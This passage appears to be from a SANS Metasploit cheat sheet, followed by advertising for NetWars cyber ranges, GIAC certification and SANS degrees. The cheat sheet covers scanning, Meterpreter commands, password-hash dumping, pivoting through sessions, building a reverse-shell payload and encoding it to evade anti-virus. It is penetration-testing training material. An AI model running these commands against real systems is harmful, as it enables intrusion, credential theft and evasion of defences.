msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration
```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server
```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server
```
msf > use auxiliary/server/socks4
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

Metasploit Meterpreter

Base Commands:
`? / help:` Display a summary of commands
`exit / quit:` Exit the Meterpreter session
`sysinfo:` Show the system name and OS type
`shutdown / reboot:` Self-explanatory

File System Commands:
`cd:` Change directory
`lcd:` Change directory on local (attacker's) machine
`pwd / getwd:` Display current working directory
`ls:` Show the contents of the directory
`cat:` Display the contents of a file on screen
`download / upload:` Move files to/from the target machine
`mkdir / rmdir:` Make / remove directory
`edit:` Open a file in the default editor (typically vi)

Process Commands:
`getpid:` Display the process ID that Meterpreter is running inside
`getuid:` Display the user ID that Meterpreter is running with
`ps:` Display process list
`kill:` Terminate a process given its process ID
`execute:` Run a given program with the privileges of the process the Meterpreter is loaded in
`migrate:` Jump to a given destination process ID
- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on

Network Commands:
`ipconfig:` Show network interface information
`portfwd:` Forward packets through TCP session
`route:` Manage/view the system's routing table

Misc Commands:
`idletime:` Display the duration that the GUI of the target machine has been idle
`uictl [enable/disable] [keyboard/mouse]:` Enable/disable either the mouse or keyboard of the target machine
`screenshot:` Save as an image a screenshot of the target machine

Additional Modules:
`use [module]:` Load the specified module
Example:
`use priv:` Load the priv module
`hashdump:` Dump the hashes from the box
`timestomp:` Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:

```
msf > exploit -z
```

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:

```
msf > exploit -j
```

List all current jobs (usually exploit listeners):

```
msf > jobs -l
```

Kill a job:

```
msf > jobs -k [JobID]
```

Multiple Sessions:

List all backgrounded sessions:

```
msf > sessions -l
```

Interact with a backgrounded sessions:

```
msf > session -i [SessionID]
```

Background the current interactive session:

```
meterpreter > <Ctrl+Z>
```

or

```
meterpreter > background
```

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.

```
msf > route add [Subnet to Route To] [Subnet Netmask] [SessionID]
```

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```


Metasploit Cheat Sheet

msfpayload

The msfpayload tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files. Run by itself gives a list of payloads.

```
$ msfpayload [ExploitPath] LHOST=[LocalHost (if reverse conn.)] LPORT=[LocalPort] [ExportType]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1 LPORT=4444 X > met.exe
```

Export Types

S – Print out a summary of the specified options
X – Executable
P – Perl
y – Ruby
R – Raw shellcode
C – C code

Encoding Payloads with msfencode

The msfencode tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l' gives a list of encoders.

```
$ msfencode -e [Encoder] -t  [OutputType (exe, perl, ruby, raw, c)] -c [EncodeCount] -o [OutputFilename]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfpayload [...] R | msfencode -c 5  -e x86/shikata_ga_nai -t exe -o mal.exe
```

NETWARS CONTINUOUS

sans.org/netwars/continuous

NetWars Continuous allows participants to build their skills on their own time over a four-month period working from their office or home across the Internet. With a whole set of new challenges beyond those included in NetWars Tournament, participants can build their skills and experiment with new techniques in this Internet-accessible cyber range.

- **NetWars Continuous** offers a completely separate set of challenges from NetWars Tournament. Although it is organized into the same five levels, there are more in-depth challenges in NetWars Continuous, given its four-month timespan.
- **NetWars Continuous** offers a unique Automated Hint System, so you can simply click on a button to receive a hint to help you move forward, without any penalty whatsoever. The Automated Hint System makes NetWars Continuous an ideal learning environment for hands-on infosec skills.
- With NetWars Tournament you have the ability to earn 6 CPE credits, while **NetWars Continuous** provides 12 CPEs to participants who reach Level Three.

"I have to say, NetWars Continuous is awesome! It takes a lot of energy and discipline to keep bashing away at the challenges, but it's worth it. I've learned much more than I would have in a short competition – the extra time to experiment and research attacks and defenses is invaluable. It also forced me to document my work as I went along, which is good training for the real world."

-John York, BRCC

NetWars – FAQ

What is the difference between Core NetWars and DFIR NetWars?

Core NetWars covers all aspects of IT security, while DFIR NetWars concentrates on digital forensics. Core NetWars includes topics on vulnerability assessment, penetration testing, incident response, system hardening, malware analysis, and digital forensics. DFIR NetWars covers host forensics, network forensics, and malware & memory analysis.

I'm new to the industry. Will I be overwhelmed by NetWars?


We designed NetWars so that entry-level players can hone their skills. The environment includes five levels that progressively increase in difficulty. No matter your skill level, anyone can jump right in and begin answering questions at Level 1.

I'm a seasoned InfoSec pro. Will this challenge me?

We designed NetWars so grand masters of InfoSec can quickly advance through earlier levels and find more complex scenarios and target infrastructures to analyze and attack. The in-depth challenges of Levels 3 and beyond will let you demonstrate your awesome abilities and possibly even challenge you to take your skills to the next level.

What if I get stumped? What if I crash and burn?

Getting stumped is no big deal. If NetWars was only about solving easy challenges, it wouldn't be very valuable. When you reach a problem you can't solve, NetWars becomes a learning environment for you to pick up new techniques and get exposed to new tools in an environment optimally set up for you to do so.



How Are You Protecting Your

- Data?
- Network?
- Systems?
- Critical Infrastructure?

Risk management is a top priority. The security of these assets depends on the skills and knowledge of your security team. Don't take chances with a one-size fits all security certification. **Get GIAC certified!**

GIAC offers over 26 specialized certifications in security, forensics, penetration testing, web application security, IT audit, management, and IT security law.

NetWars Tournament participants receive 6 CPEs and NetWars Continuous participants who reach Level Three receive 12 CPEs.

Learn more about GIAC and how to *Get Certified* at **www.giac.org**

MAKE YOUR NEXT MOVE COUNT

Earn a Respected Graduate Degree

NetWars is part of the MSISM & MSISE Core. In order to meet the requirement, the STI student must obtain 1/3 or more of the points in Level Three.

Master's Degree Programs:

- **M.S. in Information Security Engineering**
- **M.S. in Information Security Management**

Specialized Graduate Certificates:

- **Penetration Testing & Ethical Hacking**
- **Incident Response**
- **Cybersecurity Engineering (Core)**

Top Reasons Students Choose SANS Graduate Programs:

- World-class, cutting-edge technical courses that refine and specialize your skills
- Teaching faculty with an unparalleled reputation for industry leadership who bring the material to life
- Simulation and group projects that teach students to write, present, and persuade effectively
- Validation from multiple GIAC certifications even before you earn your degree
- Flexibility to attend courses when and where you need them, either live in classrooms or online from home or work
- A reputation that helps accelerate career growth—employers will recognize and respect a master's degree from SANS

Learn more at
sans.edu
info@sans.edu

SANS Technology Institute, an independent subsidiary of SANS, is accredited by The Middle States Commission on Higher Education.
3624 Market Street | Philadelphia, PA 19104 | 267.285.5000
an institutional accrediting agency recognized by the U.S. Secretary of Education and the Council for Higher Education Accreditation.

What is NetWars?

SANS NetWars is a hands-on, interactive learning environment that enables information security professionals to develop and master the skills they need to excel in their field.

NetWars comes in four forms:

- **NetWars Tournament** runs over an intense two- to three-day period at a SANS training event or hosted onsite.
- **NetWars Continuous** allows participants to build their skills on their own time over a four-month period working from their office or home across the Internet.
- **NetWars CyberCity** is a 1:87 scale city with power, water, transit, hospital, bank, retail, and residential infrastructures designed to help train specific organizations with missions critical to defending our country's critical infrastructure.
- **NetWars Courses** SEC561: Intense Hands-on Pen Testing Skill Development & SEC562: CyberCity Hands-on Kinetic Cyber Range Exercise

www.sans.org/info/106694

SANS
5705 Salem Run Blvd.
Suite 105
Fredericksburg, VA 22407

PROMO CODE

Register using this Promo Code